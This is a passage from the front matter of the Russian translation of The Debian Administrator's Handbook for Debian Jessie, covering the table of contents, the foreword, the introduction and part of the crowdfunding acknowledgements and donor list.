Debian Jessie from Discovery to Mastery

THE DEBIAN ADMINISTRATOR'S HANDBOOK

Raphaël Hertzog Roland Mas

Настольная книга администратора Debian

Содержание

Предисловие
Введение

1. Проект Debian
    1.1. Что такое Debian?
    1.2. Основополагающие документы
    1.3. Внутреннее устройство Проекта Debian
    1.4. Следите за новостями Debian
    1.5. Роль дистрибутивов
    1.6. Жизненный цикл выпуска

2. Представляя тематическое исследование
    2.1. Быстро растущие потребности
    2.2. Генеральный план
    2.3. Почему дистрибутив GNU/Linux?
    2.4. Почему дистрибутив Debian?
    2.5. Почему Debian Jessie?

3. Анализ существующей установки и миграция
    3.1. Сосуществование в гетерогенных средах
    3.2. Как мигрировать

4. Установка
    4.1. Способы Установки
    4.2. Установка, Шаг за Шагом
    4.3. After the First Boot

5. Пакетная система: Инструменты и основные принципы
- 5.1. Структура двоичных пакетов
- 5.2. Метаинформация пакета
- 5.3. Структура исходного пакета
- 5.4. Работа с пакетами при помощи **dpkg**
- 5.5. Сосуществование с другими пакетными системами

6. Поддержка и обновление: APT инструменты
- 6.1. Filling in the `sources.list` File
- 6.2. **aptitude**, **apt-get**, and **apt** Commands
- 6.3. The **apt-cache** Command
- 6.4. Frontends: **aptitude**, **synaptic**
- 6.5. Checking Package Authenticity
- 6.6. Upgrading from One Stable Distribution to the Next
- 6.7. Keeping a System Up to Date
- 6.8. Automatic Upgrades
- 6.9. Searching for Packages

7. Решение проблем и поиск необходимой информации
    7.1. Источники документации
    7.2. Общие процедуры

8. Базовая конфигурация: Сеть, Аккаунты, Печать...
- 8.1. Configuring the System for Another Language
- 8.2. Настройка Сети
- 8.3. Setting the Hostname and Configuring the Name Service
- 8.4. User and Group Databases
- 8.5. Creating Accounts
- 8.6. Shell Environment
- 8.7. Printer Configuration
- 8.8. Configuring the Bootloader
- 8.9. Other Configurations: Time Synchronization, Logs, Sharing Access…
- 8.10. Compiling a Kernel
- 8.11. Installing a Kernel

9. Unix Services
- 9.1. System Boot
- 9.2. Remote Login
- 9.3. Managing Rights
- 9.4. Administration Interfaces
- 9.5. **syslog** System Events
- 9.6. The **inetd** Super-Server
- 9.7. Scheduling Tasks with **cron** and **atd**
- 9.8. Scheduling Asynchronous Tasks: **anacron**
- 9.9. Quotas
- 9.10. Backup
- 9.11. Hot Plugging: *hotplug*
- 9.12. Power Management: Advanced Configuration and Power Interface (ACPI)

10. Network Infrastructure
    10.1. Gateway
    10.2. Virtual Private Network
    10.3. Quality of Service
    10.4. Dynamic Routing
    10.5. IPv6
    10.6. Domain Name Servers (DNS)
    10.7. DHCP
    10.8. Network Diagnosis Tools

11. Сетевые сервисы: Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN
- 11.1. Почтовый сервер
- 11.2. Web Server (HTTP)
- 11.3. FTP File Server
- 11.4. NFS File Server
- 11.5. Setting Up Windows Shares with Samba
- 11.6. HTTP/FTP Proxy
- 11.7. LDAP Directory
- 11.8. Real-Time Communication Services

12. Углублённое администрирование
    12.1. RAID и LVM
    12.2. Виртуализация
    12.3. Автоматизированная установка
    12.4. Мониторинг

13. Рабочая станция
- 13.1. Настройка сервера X11
- 13.2. Настройка графического интерфейса
- 13.3. Графические рабочие столы
- 13.4. Электронная почта
- 13.5. Веб-браузеры
- 13.6. Разработка
- 13.7. Совместная работа
- 13.8. Офисные пакеты
- 13.9. Эмуляция Windows: Wine
- 13.10. Real-Time Communications software

14. Безопасность
- 14.1. Определение политики безопасности
- 14.2. Сетевой экран или Фильтрация пакетов
- 14.3. Supervision: Prevention, Detection, Deterrence
- 14.4. Introduction to AppArmor
- 14.5. Introduction to SELinux
- 14.6. Other Security-Related Considerations
- 14.7. Dealing with a Compromised Machine

15. Создание пакета Debian
    15.1. Пересборка пакета из его исходного кода
    15.2. Сборка вашего первого пакета
    15.3. Создание репозитория пакетов для APT
    15.4. Как стать сопровождающим пакета

16. Conclusion: Debian's Future
    16.1. Upcoming Developments
    16.2. Debian's Future
    16.3. Future of this Book
A. Производные дистрибутивы
    A.1. Перепись и сотрудничество
    A.2. Ubuntu
    A.3. Linux Mint
    A.4. Knoppix
    A.5. Aptosid and Siduction
    A.6. Grml
    A.7. Tails
    A.8. Kali Linux
    A.9. Devuan
    A.10. Tanglu
    A.11. DoudouLinux
    A.12. Raspbian
    A.13. И многие другие
B. Короткий Коррективный Курс
    B.1. Shell и Базовые команды
    B.2. Организация Иерархии Файловой системы
    B.3. Внутренняя Работа Компьютера: Различные Уровни Сложности
    B.4. Некоторые Выполняемые Ядром Задачи
    B.5. Пространство пользователя

Настольная книга администратора Debian

Debian Jessie: от первого знакомства к мастерству

Рафаэль Херцог

<hertzog@debian.org>

Ролан Ма

<lolando@debian.org>

ISBN: 979-10-91414-02-9 (англоязычное печатное издание)

ISBN: 979-10-91414-03-6 (англоязычная электронная книга)

Вместе с этой книгой вы должны были получить копию GNU General Public License. Если это не так, см. http://www.gnu.org/licenses/.

Выразите свою благодарность

Эта книга опубликована под свободной лицензией, поскольку мы хотим, чтобы она принесла пользу каждому. И всё же её поддержка требует времени и многих сил, и мы рады принять благодарность за этот труд. Если вы находите эту книгу достойной, пожалуйста, посодействуйте продолжению её поддержки или купив бумажную копию, или сделав пожертвование на официальном сайте книги:

→ http://debian-handbook.info

Аннотация

Книга-справочник, повествующая о дистрибутиве Debian от первичной установки до настройки сервисов.

Предисловие

Debian — очень успешная операционная система, участвующая в нашей цифровой жизни в гораздо большей степени, чем многие часто предполагают или знают. На момент написания Debian — самый популярный вариант GNU/Linux на серверах: согласно W3Techs более 10% всемирной паутины работает на Debian. Задумайтесь, скольких веб-сайтов вы бы недосчитались сегодня без Debian? Среди наиболее впечатляющих применений — использование Debian на Международной космической станции. Следили ли вы за работой астронавтов на МКС, скажем через статус в социальной сети NASA или других международных организаций? И сама работа, и сообщения о ней возможны благодаря Debian. Бесчисленные компании, университеты и государственные учреждения полагаются на Debian в своей повседневной работе, доставляя услуги миллионам пользователей по всему миру... и даже на орбиту!

Но Debian — это гораздо больше, чем операционная система, какой бы сложной, многофункциональной и надёжной она ни была. Debian — это видение свобод, которыми должны обладать люди в мире, где всё больше и больше наших повседневных занятий зависят от программного обеспечения. Debian родился из главной идеи Свободного программного обеспечения — что люди должны контролировать свои компьютеры, а не наоборот. Люди, достаточно разбирающиеся в программном обеспечении, должны иметь возможность разобрать по винтикам, модифицировать, собрать заново и поделиться с другими всем ценным для них программным обеспечением. Неважно, используется программное обеспечение для пустяковых занятий вроде публикации фотографий с котятами в сети или для задач от которых могут зависеть жизни людей, таких как управление вашим автомобилем или работа медицинского прибора, лечащего вас; вы должны контролировать его. Люди без глубоких познаний в программном обеспечении также должны обладать подобными свободами: для них они выражаются в праве уполномочить людей, которых они выбрали и которым они доверяют, произвести аудит или модификацию программируемых устройств в своих интересах.

Свободные операционные системы играют фундаментальную роль в контроле человека над машинами: вы не можете полностью контролировать вычислительное устройство, если вы не контролируете его операционную систему. Отсюда происходит главное стремление Debian — сделать лучшую, полностью Свободную операционную систему. Уже больше 20 лет Debian не только разрабатывает Свободную операционную систему, но и продвигает сопутствующие идеи Свободного программного обеспечения. В этом процессе Debian установил очень высокую планку для сторонников свободы ПО во всём мире. Решения Debian по вопросам лицензирования программного обеспечения, например, регулярно просматриваются международными организациями по стандартизации, правительствами, а также другими Свободными программными проектами при принятии решения, является ли нечто «достаточно свободным».

Но такой политической точки зрения недостаточно, чтобы объяснить всю уникальность Debian. Debian — это ещё и очень своеобразный социальный эксперимент, связанный с его независимостью. Задумайтесь на мгновение о других ведущих дистрибутивах Свободного программного обеспечения, или даже о популярных *проприетарных* операционных системах. Скорее всего каждый из них ассоциируется у вас с крупной компанией, или являющейся основной силой разработки, стоящей за проектом, или по крайней мере управляющей всеми не относящимися к разработке делами. Не таков Debian. В этом проекте добровольцы сами берут на себя обязанности по всем направлениям, необходимым для поддержания Debian живым и здоровым. Разнообразие этих направлений ошеломляюще: от переводов до системного администрирования, от маркетинга до руководства, от организации конференций до графического дизайна, от бухгалтерии до юридических вопросов, ... не говоря уже об упаковке программ и разработке! Участники Debian заботятся обо всём этом.

Как первое следствие этой крайней формы независимости, Debian полагается на очень разнородное сообщество добровольцев и зависит от него. Любые способности в любой из вышеперечисленных областей или других, какие только можно себе представить, могут найти применение в Debian и будут использованы для улучшения проекта. Второе следствие из независимости Debian заключается в том, что решения Debian наверняка не будут зависеть от коммерческих интересов каких-то компаний — интересов, которые не обязательно всегда будут совпадать с целью поддержки контроля людей над машинами, что подтверждается множеством недавних примеров из технических новостей.

И ещё одно проявление уникальности Debian: способ, которым осуществляется социальный эксперимент. Вопреки мифу о бюрократизированности, фактически процесс принятия решений в Debian сильно децентрализован. Внутри проекта чётко определены области ответственности. Люди, занятые в этих областях, вольны сами рулить своим кораблём. До тех пор, пока они соответствуют требованиям качества, принятым в сообществе, никто не может указывать им что делать или как выполнять их работу. Если вы хотите высказаться по поводу того, как что-то сделано в Debian, вам нужно лечь на рельсы и быть готовым взвалить работу на свои плечи. Эта своеобразная форма меритократии — которую мы иногда называем *делократией* — наделяет участников большими правами. Любой, обладающий достаточными способностями, временем и мотивацией, может оказать влияние на путь развития проекта. Свидетели тому — контингент из примерно 1000 официальных членов Проекта Debian и несколько тысяч участников во всём мире. Неудивительно, что Debian часто называют крупнейшим из существующих проектов Свободного ПО, управляемых сообществом.

Итак, Debian весьма уникален. Только ли мы это видим? Определённо нет. В соответствии с DistroWatch существует около 300 активных дистрибутивов Свободного ПО. Половина из них (примерно 140) — *производные* Debian. Это значит, что они начались с Debian, адаптировали его для нужд своих пользователей — обычно путём добавления, модификации и пересборки пакетов — и выпустили получившийся продукт. По существу, такие производные применяют гарантированную Свободным ПО свободу

модификации и распространения копий не только к отдельным программам, но к дистрибутиву целиком. Потенциал привлечения новых пользователей Свободного программного обеспечения и участников через посредничество производных дистрибутивов огромен. Мы уверены, что во многом именно благодаря этой разрастающейся экосистеме Свободное ПО сегодня наконец конкурирует с проприетарным в тех областях, которые исторически считались трудными для покорения, таких как большие развёртывания на настольных ПК. Debian является основой крупнейшей из существующих экосистем дистрибутивов Свободного ПО: даже если вы не используете Debian непосредственно, и даже если ваш поставщик не сказал вам, по всей вероятности вы прямо сейчас извлекаете пользу из работы сообщества Debian.

Но уникальность Debian влечёт неожиданные последствия. Взгляд Debian на цифровые свободы привёл к переопределению того, что мы подразумеваем под *программным обеспечением*. Проект Debian со временем осознал, что в составе операционной системы должны распространяться и непрограммные материалы: музыка, изображения, документация, необработанные данные, «прошивки» и т. д. Но как применять свободы *программного обеспечения* к этим материалам? Следует ли нам предъявлять другие требования, или все материалы должны придерживаться одних и тех же высоких стандартов свободы? Проект Debian решил в пользу второго варианта: все материалы, поставляемые как часть Debian, должны предоставлять одинаковые свободы своим пользователям. Такая радикальная философская позиция имела далеко идущие эффекты. Это значит, что мы не можем распространять несвободные «прошивки» или художественные произведения, не предназначенные для коммерческого использования, или книги, которые нельзя модифицировать, чтобы не запятнать (в соответствии с мифологией книгоиздателей) репутацию автора/издателя.

Книга, которую вы держите в руках, иная. Это *свободная* книга, книга, соответствующая стандартам свободы Debian для всех проявлений вашей цифровой жизни. На протяжении долгого времени нехватка книг, подобных этой, была существенным недостатком Debian: было мало письменных материалов, помогающих распространению Debian и его ценностей, и в то же время воплощающих эти ценности и демонстрирующих их преимущества. И, как ни парадоксально, это также означало, что у нас было мало таких материалов, которые мы могли распространять как часть Debian. Это первое авторитетное издание, устраняющее этот изъян. Вы можете установить эту книгу с помощью **apt install**, вы можете распространять её, вы можете создавать ответвления этой книги, а ещё лучше отправлять сообщения об ошибках и исправления для неё, так что другие в будущем могут получить пользу от вашего вклада. «Сопровождающие» этой книги — и по совместительству её авторы — давние участники Проекта Debian, глубоко чувствующие дух свободы, пронизывающий каждую составляющую Debian, и знающие не понаслышке, что значит нести ответственность за важные части Debian. Выпуская эту книгу, они служат ещё одну, столь прекрасную, службу сообществу Debian.

Надеемся, вы получите не меньшее удовольствие от этого краеугольного камня Свободы

чтения Debian, чем мы.

Октябрь 2015

Стефано Закироли (лидер проекта Debian в 2010 — 2013), Лукас Нуссбаум (лидер проекта Debian в 2013 — 2015) и Нейл Мак-Говерн (лидер проекта Debian с 2015 по настоящее время)

Введение

Linux уже многие годы набирает силы, и его растущая популярность побуждает всё новых и новых пользователей к переходу. Первый шаг на этом пути — выбор дистрибутива. Это важное решение, потому что каждый дистрибутив имеет свои особенности, и правильный выбор, сделанный в начале, позволит избежать будущих затрат на переход.

***К ОСНОВАМ* Распространение Linux, ядро Linux**

Строго говоря, Linux — это только ядро, центральная программа, связывающая аппаратное обеспечение и приложения.

«Дистрибутив Linux» — это целая операционная система; он обычно включает ядро Linux, программу-установщик, наиболее важные приложения и прочее программное обеспечение, необходимое для превращения компьютера в действительно полезный инструмент.

Debian GNU/Linux — это дистрибутив Linux «общего назначения», подходящий большинству пользователей. Цель этой книги — показать его многогранность, чтобы вы могли принять взвешенное решение при выборе.

1. Зачем эта книга?

***КУЛЬТУРА* Коммерческие дистрибутивы**

Большинство дистрибутивов Linux поддерживаются коммерческими компаниями, которые развивают и продают их по той или иной схеме. Для примера назовём дистрибутив *Ubuntu*, в основном разрабатываемый *Canonical Ltd.*; *Mandriva Linux* французской компании *Mandriva SA*; и *Suse Linux*, сопровождаемый и продаваемый *Novell*.

Противоположностью им являются подобные Debian и Apache Software Foundation (который управляет разработкой веб-сервера Apache). Debian — это прежде всего проект в мире свободного программного обеспечения, разрабатываемый добровольцами, работающими совместно через Интернет. Хотя некоторые из них получают оплату за работу над Debian от различных компаний, проект в целом не принадлежит какой бы то ни было компании, и ни одна компания не имеет большего авторитета во внутренних делах проекта, чем независимый доброволец.

Linux достаточно широко освещался в СМИ на протяжении многих лет, что главным образом заслуга дистрибутивов, продвигаемых рекламными отделами — иными словами, дистрибутивов, за которыми стоят компании (Ubuntu, Red Hat, SUSE, Mandriva и иже с ними). Но Debian далеко не второстепенный дистрибутив; согласно ряду исследований, проведённых за последние годы, он широко используется как на серверах, так и на настольных компьютерах. Это в особенности верно для веб-серверов, где Debian занимает позицию лидирующего дистрибутива Linux.

→ http://www.heise.de/open/artikel/Eingesetzte-Produkte-224518.html

→ http://w3techs.com/blog/entry/debian_ubuntu_extend_the_dominance_in_the_linux_web_serv

Цель этой книги — помочь вам познать этот дистрибутив. Мы надеемся поделиться опытом, который мы получили, присоединившись к проекту как участники и разработчики в 1998 (Рафаэль) и 2000 (Ролан). Если повезёт, вы заразитесь нашим энтузиазмом и, возможно, когда-нибудь присоединитесь к нам…

Первое издание этой книги (в 2004) заполнило пустующую нишу: это была первая книга на французском языке, посвящённая исключительно Debian. В ту пору было написано множество книг на эту тему как для франкоязычных, так и для англоязычных читателей. К сожалению, практически ни одна из них не обновлялась, и годы спустя ситуация стала прежней: хороших книг по Debian очень мало. Мы надеемся, что эта книга, начавшая новую жизнь с переводом её на английский (и несколькими переводами с английского на другие языки), заполнит данный пробел и поможет многим пользователям.

2. Для кого эта книга?

Мы пытались сделать эту книгу полезной для разных категорий читателей. Во-первых, системные администраторы (как начинающие, так и опытные) найдут инструкцию по установке и внедрению Debian на множество компьютеров. Они также получат представление о большинстве сервисов, доступных в Debian, инструкции по их настройке и описание специфических составляющих дистрибутива. Понимание механизмов разработки Debian поможет им справиться с непредвиденными проблемами, зная, что всегда можно найти помощь у сообщества.

Пользователи других дистрибутивов Linux, или других Unix-систем, сориентируются в специфике Debian и уже вскоре будут готовы к работе, в полной мере пользуясь всеми преимуществами, присущими этому дистрибутиву.

Наконец, пользователи, уже знакомые с Debian и желающие узнать больше о стоящем за ним сообществе, не разочаруются в своих ожиданиях. Эта книга может значительно приблизить их к вступлению в сообщество разработчиков.

3. Общий подход

Вся общая документация, которую вы можете найти о GNU/Linux, также применима и к Debian, поскольку Debian включает наиболее распространённое свободное программное обеспечение. Однако дистрибутив привносит много усовершенствований, именно поэтому мы решили в первую очередь описывать способы работы, принятые в «Debian way» («пути Debian»).

Весьма любопытно следовать рекомендациям Debian, но ещё лучше понимать их мотивы. К тому же мы не ограничиваем себя исключительно практическими объяснениями; мы также опишем работу проекта, чтобы у вас сформировались всесторонние и цельные знания.

4. Структура книги

Эта книга впервые появилась в серии «Настольная книга администратора» французского издательства Eyerolles, и следует тому же подходу, будучи построенной вокруг учебного примера, поясняющего и иллюстрирующего все обсуждаемые темы.

> ***ЗАМЕТКА*** **Веб-сайт, e-mail авторов**
>
> У этой книги есть собственный веб-сайт, который содержит множество полезных вещей. В частности, там есть онлайн-версия книги с гиперссылками и, возможно, списком известных ошибок. Мы открыты для обратной связи и всегда рады прочитать ваши предложения или тёплые слова. Вы можете прислать их на почту <hertzog@debian.org> (Рафаэль) или <lolando@debian.org> (Ролан).
>
> → http://debian-handbook.info/

Глава 1 посвящена нетехническому представлению проекта Debian и описывает его цели и организацию. Эти вопросы очень важны, потому что они определяют общий каркас, которые последующие главы заполнят более конкретной информацией.

Главы 2 и 3 освещают общие черты учебного примера. На этом этапе новички могут обратиться к **приложению B**, где они найдут краткий курс, объясняющий основные компьютерные понятия, а также принципы, общие для всех Unix-систем.

Переходя непосредственно к нашей теме, мы вполне естественно начнём с процесса установки в (**главе 4**); **главы 5 и 6** расскажут об основных инструментах, которые использует любой администратор Debian, таких как инструменты семейства **APT**, которые во многом определили отличную репутацию дистрибутива. Эти главы предназначены не только для профессионалов, потому что каждый является администратором своей собственной домашней системы.

Глава 7 будет важной интермедией. В ней описаны процессы эффективной работы с документацией и быстрого понимания проблемы для её решения.

Последующие главы будут посвящены более детальному обзору системы, начиная с базовой инфраструктуры и сервисов (**главы с 8 по 10**). и далее вверх по стеку вплоть до пользовательских приложений в **главе 13**. **Глава 12** касается более продвинутых вещей, интересных главным образом администраторам большого количества компьютеров (включая серверы), а **глава 14** содержит краткое введение в более широкую тему компьютерной безопасности и описание нескольких ключевых моментов, знание которых поможет избежать основных проблем.

Глава 15 предназначена для администраторов, желающих углубиться ещё больше и создавать собственные пакеты Debian.

> ***СЛОВАРЬ*** **Пакет Debian**
>
> Пакет Debian — это архив, содержащий все файлы, необходимые для установки программного обеспечения. В

общем случае это файл с расширением `.deb`, и он может быть обработан командой **dpkg**. Так называемый *двоичный пакет* содержит файлы, которые могут быть использованы напрямую (такие как программы или документация). С другой стороны *исходный пакет* содержит исходный код программного обеспечения и инструкции, необходимые для создания двоичного пакета.

Настоящая версия — это уже седьмое издание книги (включая первые четыре, которые были доступны только на французском языке). Это издание описывает Debian версии 8, носящий кодовое имя Jessie. Среди изменений, Debian теперь поддерживает две новых архитектуры — *arm64* для 64-битных процессоров ARM и *ppc64el* для little-endian 64-битных процессоров PowerPC (разработанных IBM и лицензированых различными производителями через фонд OpenPOWER). С другой стороны, поддержка некоторых архитектур была прекращена (*sparc*, *ia64*) из-за отсутствия добровольцев (это объяснимо тем, что соответствующее аппаратное обеспечение устаревает и становится менее привлекательным для работы). Некоторые архитектуры остались доступны (в Unstable (нестабильной) установке), но не получили отметки *ready for release (готово к релизу)*: *hurd-i386*, *kfreebsd-i386*, *kfreebsd-amd64*. Все включённые пакеты, конечно, были обновлены, в том числе входящие в окружение рабочего стола GNOME, которое теперь представлено версией 3.14. Более интересно, что стали доступны два новых альтернативных рабочих стола: Cinnamon (ответвление от GNOME's Shell созданное и предназначенное для Linux Mint) и MATE (продолжение GNOME 2.x).

Мы добавили некоторые заметки и ремарки во врезках. У них разные роли: они могут обратить внимание на трудные моменты, дополнить решение из учебного примера, определить термин или служить напоминанием. Вот список основных таких врезок:

- К ОСНОВАМ: напоминание о информации, которая, как предполагается, уже известна;
- СЛОВАРЬ: определяет технический термин, порой специфичный для Debian;
- СООБЩЕСТВО: представляет важного человека или роли в проекте;
- ПОЛИТИКА: правило или рекомендация из Политики Debian. Этот документ — неотъемлемая часть проекта, он описывает как упаковывать программное обеспечение в пакеты. Части политики, подчёркнутые в этой книге, приносят прямую пользу и пользователям (например, знание, что политика устанавливает стандартное расположение документации и примеров, позволяет легко их найти даже в новых пакетах).
- ИНСТРУМЕНТ: представляет полезный инструмент или сервис;
- НА ПРАКТИКЕ: теория и практика не всегда соответствуют друг другу; эти врезки содержат советы, основанные на нашем опыте. В них также даются подробные и конкретные примеры;
- назначение других более или менее часто встречающихся врезок вполне очевидно: КУЛЬТУРА, СОВЕТ, ОСТОРОЖНО, УГЛУБЛЯЕМСЯ, БЕЗОПАСНОСТЬ и так далее.

5. Благодарности

5.1. Немного истории

В 2003 Нат Макаревич связался с Рафаэлем, потому что хотел опубликовать книгу о Debian в серии *Cahier de l'Admin* (Настольная книга админа), которой он занимался для ведущего французского издателя технических книг Eyrolles. Рафаэль незамедлительно согласился написать её. Первое издание вышло 14 октября 2004 и имело огромный успех: оно было полностью распродано 4 месяца спустя.

С тех пор мы выпустили 5 других изданий французской книги, по одной на каждый следующий релиз Debian. Ролан, который начинал работать над книгой как корректор, постепенно стал её соавтором.

Книга имела несомненный успех и мы всегда надеялись, что Eyrolles убедит международного издателя перевести её на английский. Мы получили многочисленные отзывы, рассказывающие, как книга помогла их авторам познакомиться с Debian, и мы хотели, чтобы книга точно так же принесла пользу ещё большему числу людей.

Увы, ни один англоязычный редактор, с которым мы связывались, не хотел брать риски по переводу и публикации книги. Не испугавшись этой небольшой неудачи, мы договорились с нашим французским редактором Eyrolles и получили обратно права, необходимые для перевода книги на английский с последующей публикацией собственными силами. Благодаря успешной кампании по совместному финансированию мы трудились над переводом с декабря 2011 по май 2012 года. «Настольная книга администратора Debian» родилась и вышла в свет под свободной лицензией!

Хотя это было важной вехой, мы уже знали, что на этом дело для нас не кончится до тех пор, пока мы не сможем предоставить французскую книгу как официальный перевод английской. Это было невозможно, поскольку французская книга по-прежнему распространялась коммерчески под несвободной лицензией издательством Eyrolles.

В 2013 году выход Debian 7 дал нам хорошую возможность обсудить новый контракт с Eyrolles. Мы убедили их, что лицензия, более соответствующая ценностям Debian, будет способствовать успеху книги. Это было непростым делом, и мы согласились начать ещё одну кампанию по совместному финансированию, чтобы покрыть часть расходов и снизить сопутствующие риски. Процесс опять прошёл весьма успешно, и в июле 2013 года мы добавили французский перевод в «Настольную книгу администратора Debian».

5.2. Рождение английской книги

Вернёмся в 2011 год, когда мы только получили необходимые права, чтобы выполнить перевод французской книги на английский язык. Мы рассматривали варианты, как это

можно сделать.

Перевод 450-страничной книги требует значительных усилий и нескольких месяцев работы. Работающие на себя люди вроде нас должны были обеспечить минимальный заработок, чтобы освободить время для завершения работы. Поэтому мы открыли кампанию на Ulule и попросили людей финансировать наш проект.

→ http://www.ulule.com/debian-handbook/

Кампания имела 2 цели: превысить порог в €15,000 для перевода и порог в €25,000 для выпуска результата под свободной лицензий, — да, эта лицензия полностью соответствует руководствам по свободному программному обеспечению Debian.

Когда кампания на Ulule закончилась, для первой цели была достигнута отметка в €24,345. Однако бюджет на освобождение не был собран: для этого мы получили €14,935. Как было первоначально объявлено, кампания по освобождению продолжилась независимо от Ulule на официальном сайте книги.

Пока мы были заняты переводом, пожертвования на освобождение продолжали поступать… В апреле 2012 бюджет на освобождение был собран, поэтому вы можете пользоваться этой книгой на условиях свободной лицензии.

Мы хотели бы поблагодарить всех, кто принимал участие в этих кампаниях, пожертвовав деньги или распространяя информацию о них. Мы бы не смогли сделать этого без вас.

5.2.1. Поддержка компаний и организаций

Мы были обрадованы значительным вкладом многих компаний и организаций, дружественных миру свободного программного обеспечения. Спасибо Code Lutin, École Ouverte Francophone, Evolix, Fantini Bakery, FSF France, Offensive Security (компания, занимающаяся Kali Linux), Opensides, Proxmox Server Solutions Gmbh, SSIELL (Société Solidaired'Informatique En Logiciels Libres) и Syminet.

Мы так же хотим поблагодарить OMG! Ubuntu и April за их помощь в продвижении этого проекта.

5.2.2. Частные жертвователи

Мы благодарим более 650 спонсоров, участвовавших в первоначальном сборе средств, и несколько сотен — в продолжившейся кампании по освобождению. Без таких людей, как вы, этот проект не состоялся бы. Спасибо!

Мы хотим выразить отдельную благодарность людям, пожертвовавшим по меньшей мере €35 (а порой гораздо больше!) на выпуск книги под свободной лицензией. Мы очень рады, что так много людей разделяют наши взгляды на свободу и понимают, что мы заслуживаем компенсацию за наши труды, вложенные в этот проект.

Итак, наша особая благодарность следующим людям: Алайн Корон, Алайн Тобод, Алан

Мильнс, Алестер Шерингхам, Албан Дамрейн, Алессио Спарадо, Алекс Кинг, Александр Дюпас, Амброс Андрюс, Андре Клярнер, Андреас Олссон, Андрей Рикник, Андрей Альдервик, Ансельм Лигно, Антуан Эмерит, Армин Ф. Гноса, Аветис Казариан, Бдаль Гарби, Бенуа Бартеле, Бернард Жильстра, Карл Годаль Бланкафорт, Карлос Хорович — Planisys S.A., Чарльз Бриссет, Чарли Орфорд, Крис Сайкс, Кристиан Бэйль, Кристиан Лейтлоф, Кристиан Майер, Кристиан Перье, Кристоф Древе, Кристов Шокарт (R3vLibre), Кристофер Аллан Веббер, Колин Ами, Дамьен Дюбеда, Дэн Петтерсон, Дэйв Лозьер, Дэвид Беркот, Дэвид Джеймс, Дэвид Шмит, Дэвид Тран Куанг Тай, Элизабет Янг, Фабьен Родригез, Ферекн Киралай, Фредерик Перрено — Intelligence Service 001, Фумито Йошида, Жан-Мариа Даффре, Жиль Майер, Жоржио Читтадини, Гектор Орон Мартинез, Генри, Гербреpт Камински, Хидеки Яман, Hoffmann Information Services GmbH, Хольгер Брукхарт, Хориа Арделин, Иво Угрина, Жан Диттебернер, Джим Сальтер, Йоханнес Обермюллер, Йонас Боржал, Жорди Фернандес Моледо, Йорг Виллекенс, Йошуа, Кастроллис Иманта, Кейсуке Накао, Кевин Одебранд, Корбиниан Прейслер, Кристиан Тиззард, Лорен Брюжер, Лорен Хамель, Лорен Сильвиан, Луик Ревест, Лука Скарабелло, Лукас Бай, Марк Сингер, Марчело Николас Мансо, Мэрилин Томас, Марк Йансен — Sig-I/O Automatisering, Марк Шеппард, Марк Саймондс, Матиас Боке, Матео Фальгери, Майкл Шаффнер, Мишель Болдессари, Майк Чаберски, Майк Линксвайер, Мин Ха Дон, Моро Фредерис, Морфиум, Натаел Пажани, Натан Пол Саймонс, Николя Давидсон, Николя Чиаполини, Оле-Мортен, Оливьер Мондолони, Паоло Иннокенти, Паскаль Сиок, Патрик Камелин, Пер Карлсон, Филип Болтинг, Филиппе Готьер, Филиппе Тейвень, ПЖ Кинг, Правин Арибратодил (j4v4m4n), Ральф Зимерман, Рэй Маккарти, Рик, Рикард Вестман, Роберт Коч, Сандер Шипенс, Себастьян Пикард, Стапперс, Ставрос Гинорис, Стив-Дэйвид Марго, Т. Грижк, Тангу Ортоло, Томас Хочстейн, Томас Мюллер, Томас Пирсон, Тигран Закоян, Тоби Грютмахер, Турне Симон, Trans-IP Internet Services, Виктор Экмарк, Винсент Демистер, Винсент ван Адригем, Волкер Члехт, Вернер Кубалла, Ксавьер Нис и Язид Гассам Сулейман.

5.3. Освобождение французской книги

После публикации английской книги под свободной лицензией мы оказались в странной ситуации со свободной книгой, являвшейся переводом несвободной книги (поскольку та по-прежнему распространялась коммерчески под несвободной лицензией издательством Eyrolles).

Мы знали, что для исправления этого потребуется убедить Eyrolles, что свободная лицензия поможет книге достичь успеха. Такая возможность появилась у нас в 2013 году, когда мы должны были обсудить новый договор на обновление книги для Debian 7. Поскольку освобождение книги часто значительно сказывается на её продажах, в качестве компромисса мы согласились начать кампанию по совместному финансированию, чтобы компенсировать часть сопутствующих рисков и вложиться в публикацию нового издания. Кампания вновь была размещена на Ulule:

→ http://www.ulule.com/liberation-cahier-admin-debian/

Целью было собрать 15000 евро за 30 дней. На её достижение у нас ушло меньше недели, а к концу мы набрали целых 25518 евро от 721 жертвователя.

Мы получили значительную поддержку от компаний и организаций, дружественных к свободному ПО. Позвольте нам выразить благодарность веб-сайту LinuxFr.org, Korben, Addventure, Eco-Cystèmes, ELOL SARL и Linuvers. Огромное спасибо LinuxFr и Korben, которые сильно помогли в распространении новостей.

Предприятие завершилось с таким успехом благодаря сотням людей, разделяющим наши взгляды на ценность свободы и не жалеющих денег на её поддержку! Спасибо вам за это.

Особая благодарность тем, кто заплатил на 25 евро больше стоимости их вознаграждения. Мы высоко ценим вашу веру в этот проект. Спасибо вам, Адриен Жиони, Адриен Олие, Адриен Роже, Ажиле Атомасьон, Альбан Дюваль, Алекс Виала, Александр Дюпа, Александр Рома, Алексис Бенвеню, Антони Рену, Орельен Божен, Батист Дартена, Базиль Деплан, Бенжамин Кама, Бенжамин Гийом, Бенуа Дюшен, Бенуа Сибо, Борне, Брет Эллис, Бри Сева, Бруно Ле Гоф, Бруно Мармье, Седрик Брине, Седрик Шарле, Седрик Бернар, Сель Редондо, Ченгиз Унлу, Шарль Флеш, Кристиан Бейль, Кристоф Антуан, Кристоф Блиард, Кристоф Карре, Кристоф Де Сен Лежер, Кристоф Перро, Кристоф Робер, Кристоф Шокер, Дамьен Эскофье, Давид Делье, Давид Тролле, Дави Хабер, Десьо Валери, Дени Марк, Дени Сорьано, Дидье Хено, Дирк Линнеркамп, Эдуард Постель, Эрик Кокар, Эрик Лемеср, Эрик Партисо, Эрик Вернишо, Эрик Ле Блан, Фабьен Кюло, Фабьен Живор, Флорен Борье, Флорен Машен, Флорестан Фурнье, Флориан Дюма, Франсуа Дюрок, Франсуа Лепоттеви, Франсуа-Режи Вюллеми, Фредерик Бото, Фредерик Желен, Фредерик Кегле, Фредерик Летар, Габриэль Моро, Жан-Мари Даффре, Грегори Лещ, Грегори Валентин, Гийом Булятон, Гийом Шевило, Гийом Дельви, Гийом Мишо, Эрве Гимбертьер, Иван Алеман, Жак Бомпа, Жанин Кох, Жан-Батист Рулье, Жан-Кристоф Беке, Жан-Франсуа Бильже, Жан-Мишель Грар, 